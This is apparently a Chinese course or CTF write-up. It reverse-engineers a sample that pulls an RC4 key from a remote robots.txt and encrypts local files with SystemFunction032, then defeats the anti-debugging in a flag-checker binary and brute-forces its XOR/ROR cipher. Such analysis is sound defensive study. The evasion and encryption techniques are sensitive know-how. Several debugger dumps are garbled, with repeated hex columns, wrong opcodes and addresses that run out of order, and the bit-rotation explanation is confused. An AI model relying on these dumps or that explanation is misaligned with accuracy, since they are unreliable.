2. 首先他先load `msvcrt.dll` 和 `wininet.dll` 這兩個library，再用上課教的 `==Dynamic API Resolution==`，把原本process上的 `kernel32.dll`，`msvcrt.dll` 和 `user32.dll` 也一併load到該thread，接著就進到 `==DoSomethingBad==` 這邊
3. 從上到下就做幾件事情
 1. 創一個名叫 `Microsoft Update Backup` 的folder
 2. 進行網路連線
 1. 試圖連線 `https://shouldhavecat.com/robots.txt` 這個網站
 2. 如果連線成功就讀取該網站的內容
 3. Load進 `SystemFunction032` 這個library→非常重要
 4. 找目前目錄的第一個檔案(不限檔案類型)
 5. 進到 `Create_Read_File`
 1. 創一個file，名字和之前取得的檔案名稱一樣(假設爬到的file名稱是 `flag.txt`，那新的file也是一樣的名字)
 2. malloc一個大小為該檔案大小的空間(假設 `flag.txt` 的大小是0x11，malloc的空間就是0x11)
 3. 讀flag.txt到這個malloc空間
 6. 進到 `sprintf_copyFile`，就是把 `./flag.txt` 複製到 `./Microsoft Update Backup/flag.txt` 中
 7. 進到 `Create_Write_Delete_File`，這是最重要的部分
 1. 計算RC4加密需要的key，這個就是從一開始從 `https://shouldhavecat.com/robots.txt` 讀取下來的內容中擷取一段8個bytes當作key
 2. 利用 `SystemFunction032` 把我們的檔案加密
 3. 創一個 `enc_flag.txt` 這個檔案然後把加密的cipher寫進去
4. 加密的部分
從[SystemFunction033](#)這個網站可以知道 `SystemFunction033` 一開始的結構，我們可以順著這個結構去推敲解密需要的key

```
struct ustring {
    DWORD Length;
    DWORD MaximumLength;
    PCHAR Buffer;
} _data, key;

typedef NTSTATUS(WINAPI* _SystemFunction033)(
    struct ustring* memoryRegion,
    struct ustring* keyPointer
);
```

1. 執行這行之前，跟一下他的資料結構，首先前4 bytes是代表大小，後4 bytes代表maximum length，後8 bytes代表該資料的pointer
2. 第一個parameter就是要加密的檔案，大小就是0x11，儲存在 0x214E5567710，所以要加密的明文是 FLAG{test_134567}

資料視窗 1	資料視窗 2	資料視窗 3	資料視窗 4	資料視窗 5	監視 1
位址	十六進位	十六進位	十六進位	十六進位	ASCII
00000214E5567710	46 4C 41 47 7B 74 65 73	74 5F 31 33 34 35 36 37	74 5F 31 33 34 35 36 37	74 5F 31 33 34 35 36 37	FLAG{test_134567
00000214E5567720	7D 00 FA 8A FD 7F 00 00	A5 93 80 DD A3 5D 00 00	A5 93 80 DD A3 5D 00 00	A5 93 80 DD A3 5D 00 00	}.ú.y...%.Yf].
00000214E5567730	80 74 56 E5 14 02 00 00	50 01 56 E5 14 02 00 00	50 01 56 E5 14 02 00 00	50 01 56 E5 14 02 00 00	.tvá...P.vá...
00000214E5567740	90 C8 F9 8A FD 7F 00 00	70 1A FA 8A FD 7F 00 00	70 1A FA 8A FD 7F 00 00	70 1A FA 8A FD 7F 00 00	.Èu.ý...p.ù.y...
00000214E5567750	10 E7 F9 8A FD 7F 00 00	40 FD F9 8A FD 7F 00 00	40 FD F9 8A FD 7F 00 00	40 FD F9 8A FD 7F 00 00	.çü.y...@yü.y...
00000214E5567760	40 09 FA 8A FD 7F 00 00	60 08 FA 8A FD 7F 00 00	60 08 FA 8A FD 7F 00 00	60 08 FA 8A FD 7F 00 00	@.ú.y...ú.y...
00000214E5567770	50 78 FA 8A FD 7F 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	P{ú.y...ú.y...
00000214E5567780	00 00 00 00 00 00 00 00	00 7D FA 8A FD 7F 00 00	00 7D FA 8A FD 7F 00 00	00 7D FA 8A FD 7F 00 00}ú.y...
00000214E5567790	08 0F AA E3 14 02 00 00	8D 93 B1 F4 A6 5D 00 10	8D 93 B1 F4 A6 5D 00 10	8D 93 B1 F4 A6 5D 00 10	0.ªã.....±0[,]..

3. 第二個parameter就是加密所需要的key，大小是0x8，位置是 0x324E556613F，所以加密所需的key是==2F 37 32 38 33 33 31 33==

資料視窗 1	資料視窗 2	資料視窗 3	資料視窗 4	資料視窗 5	監視 1
位址	十六進位	十六進位	十六進位	十六進位	ASCII
00000214E556613F	2F 37 32 38 33 33 31 33	39 30 31 35 2F 6F 72 64	39 30 31 35 2F 6F 72 64	39 30 31 35 2F 6F 72 64	/72833139015/ord
00000214E556614F	65 72 73 0A 44 69 73 61	6C 6C 6F 77 3A 20 2F 63	6C 6C 6F 77 3A 20 2F 63	6C 6C 6F 77 3A 20 2F 63	ers.Disallow: /c
00000214E556615F	61 72 74 73 0A 44 69 73	61 6C 6C 6F 77 3A 20 2F	61 6C 6C 6F 77 3A 20 2F	61 6C 6C 6F 77 3A 20 2F	arts.Disallow: /
00000214E556616F	61 63 63 6F 75 6E 74 0A	44 69 73 61 6C 6C 6F 77	44 69 73 61 6C 6C 6F 77	44 69 73 61 6C 6C 6F 77	account.Disallow
00000214E556617F	3A 20 2F 63 6F 6C 6C 65	63 74 69 6F 6E 73 2F 2A	63 74 69 6F 6E 73 2F 2A	63 74 69 6F 6E 73 2F 2A	: /collections/*
00000214E556618F	73 6F 72 74 5F 62 79 2A	0A 44 69 73 61 6C 6C 6F	0A 44 69 73 61 6C 6C 6F	0A 44 69 73 61 6C 6C 6F	sort_by*.Disallo
00000214E556619F	77 3A 20 2F 2A 2F 63 6F	6C 6C 65 63 74 69 6F 6E	6C 6C 65 63 74 69 6F 6E	6C 6C 65 63 74 69 6F 6E	w: /*/collection
00000214E55661AF	73 2F 2A 73 6F 72 74 5F	62 79 2A 0A 44 69 73 61	62 79 2A 0A 44 69 73 61	62 79 2A 0A 44 69 73 61	s/*sort bv*.Disa

5. 既然已經知道所有的流程就直接使用線上工具解密即可

HW-Evil FlagChecker

Flag: FLAG{jmp1ng_a1l_ar0und}

解題流程與思路

首先，先用ida看主要的流程，會發現有很多jmp系列的位址都跑掉了，此時就要修復，就是data(d)和code(c)之間交錯使用，並且把那些奇怪的数据 byte換成nop，修把patch好的部分，就會呈現上面的source code這樣

1. 一樣由上而下，首先會先進到sleep睡眠兩分鐘，並且判斷進到下一行的時候，時間是否在範圍內，這也是time based的anti debugging手法，這部分可以動態直接patch掉

Patch Sleep Function Result


00501450	55	push ebp	main function
00501451	8BEC	mov ebp,esp	
00501453	83EC 14	sub esp,14	
00501456	90	nop	
00501457	90	nop	
00501458	90	nop	
00501459	90	nop	
0050145A	90	nop	
0050145B	90	nop	
0050145C	90	nop	
0050145D	90	nop	
0050145E	90	nop	
0050145F	90	nop	
00501460	90	nop	
00501461	90	nop	
00501462	90	nop	
00501463	90	nop	
00501464	90	nop	
00501465	90	nop	
00501466	90	nop	
00501467	90	nop	
00501468	90	nop	
00501469	90	nop	
0050146A	90	nop	
0050146B	90	nop	
0050146C	90	nop	
0050146D	90	nop	
0050146E	90	nop	
0050146F	90	nop	
00501470	90	nop	
00501471	90	nop	
00501472	90	nop	
00501473	90	nop	
00501474	90	nop	
00501475	90	nop	
00501476	90	nop	
00501477	90	nop	
00501478	90	nop	
00501479	90	nop	
0050147A	90	nop	
0050147B	90	nop	
0050147C	90	nop	
0050147D	90	nop	
0050147E	90	nop	
0050147F	90	nop	
00501480	90	nop	
00501481	90	nop	
00501482	90	nop	
00501483	90	nop	
00501484	90	nop	
00501485	90	nop	
00501486	90	nop	
00501487	90	nop	
00501488	90	nop	
00501489	90	nop	
0050148A	90	nop	
0050148B	90	nop	
0050148C	90	nop	
0050148D	90	nop	
0050148E	90	nop	
0050148F	90	nop	
00501490	90	nop	
00501491	90	nop	
00501492	90	nop	
00501493	90	nop	
00501494	90	nop	
00501495	90	nop	
00501496	90	nop	
00501497	90	nop	
00501498	90	nop	
00501499	90	nop	
0050149A	90	nop	
0050149B	90	nop	
0050149C	90	nop	
0050149D	90	nop	
0050149E	90	nop	
0050149F	90	nop	
005014A0	90	nop	
005014A1	90	nop	
005014A2	90	nop	
005014A3	90	nop	
005014A4	90	nop	
005014A5	90	nop	
005014A6	90	nop	
005014A7	90	nop	
005014A8	90	nop	
005014A9	90	nop	
005014AA	90	nop	
005014AB	E8 30060000	call flagchecker-dist-patch-dynamic.501AE0	
00501480	33C0	xor eax,eax	
00501482	8BE5	mov esp,ebp	
00501484	5D	pop ebp	
00501485	C3	ret	

2. 接著會進到loc_401AE0，這部分應該是一個function但不知道為甚麼IDA翻譯不出來，不過看了一下source code也是蠻簡單的，就是一直跳到==sub_401220==，這個在動態也可以patch

Patch Anti-Debug Result

00501AE0	55	push ebp	
00501AE1	8BEC	mov ebp,esp	
00501AE3	8D35 00505000	lea esi,dword ptr ds:[505000]	
00501AE9	80 48	mov al,48	00505000: "Hello Hacker"
00501AEB	3B06	cmp byte ptr ds:[esi],al	48: 'H'
00501AED	74 01	je flagchecker-dist-patch-dynamic.501AF0	
00501AEF	90	nop	
00501AF0	66:0F1F8400 00000000	nop word ptr ds:[eax+eax],ax	
00501AF9	E8 06	jmp flagchecker-dist-patch-dynamic.501B01	
00501AFB	48	dec eax	
00501AFC	65:6C	insd	
00501AFE	66	insb	
00501AFF	6F	insw	
00501B00	90	nop	
00501B01	E8 0B	jmp flagchecker-dist-patch-dynamic.501B0E	
00501B03	90	nop	
00501B04	66:0F1F8400 00000000	nop word ptr ds:[eax+eax],ax	
00501B0D	90	nop	
00501B0E	74 03	je flagchecker-dist-patch-dynamic.501B13	
00501B10	75 01	jne flagchecker-dist-patch-dynamic.501B13	
00501B12	90	nop	
00501B13	6A 01	push 1	
00501B15	E9 06F7FFFF	jmp flagchecker-dist-patch-dynamic.501220	
00501B1A	66:0F1F8400 00000000	nop word ptr ds:[eax+eax],ax	
00501B23	E8 660F1F84	call 846F2A8E	
00501B28	0000	add byte ptr ds:[eax],al	

3. ==sub_401220==主要是在其他anti debug的部分，具體怎麼做不是很清楚，只知道大概是和exception handler有關係，不過我在開了scylla hide之後沒有出現甚麼特別的事情



4. 接著會進到==sub_401170==，這一段蠻重要的，就是處理一些Exception Handler的事情，然後莫名其妙的會進到0x40120F中的==InputFlag_Check==，中間的一些操作可能是被scylla hide擋掉了，不過中間也確實有檢察==IsDebuggerPresent==這東西
5. 到了這邊就可以大膽猜測一些常見的操作，諸如scanf或是printf的function，接著我們會進到check這個function，也就是實際把我們的輸入，進行cipher操作後和內部的data bytes進行對比的過程
6. 所以到了這邊一切都明瞭了，主要的code如下

```
iv = 0xE0C92EAB;
memset(output, 0, 0x400u);
```

```

block = 0;
if ( len )
{
    mem_addr_gap = input - output;           // v5代表我們輸入的flag的位址和他
    memset的位址的差距，從這支檔案為例就是0x418
    mem_addr_gap_cp = input - output;
    do
    {
        cipher = iv ^ output[block + mem_addr_gap];
        output[block] = cipher;
        iv = len + (cipher ^ __ROR4__(iv, 3)) - block;
        sleep(1000u);
        printf(dot, new_line);
        mem_addr_gap = mem_addr_gap_cp;
        ++block;
    }
    while ( block < len );
}

```

其中，`output[block + mem_addr_gap]` 其實就是我們的input，所以exploit的邏輯就是用brute force，把所有可能都丟一遍，然後嘗試去對比有沒有和built-in cipher bytes一樣，BTW，`len` 代表我們輸入的長度，合理猜測和built-in cipher bytes的長度一樣，也就是23個char，中間的sleep在動態也可以patch掉，就看自己方便

danger

在寫ROR的實作時有一個非常重要的重點要注意，也就是最後一個右旋的bit如果是0，在下一次右旋時會被忽略，也就是那個bit會消失，被當成0x的一部分，舉例來說，0x111001，右旋兩次後變成0x011110，但是最左邊的0會被當成0x的一部分，所以下一次再右旋兩次的結果會變成0x10111而不是0x100111，所以我的作法是在每次右旋之前都檢查bit length是不是都是32 bits，如果有少就padding 0在最左邊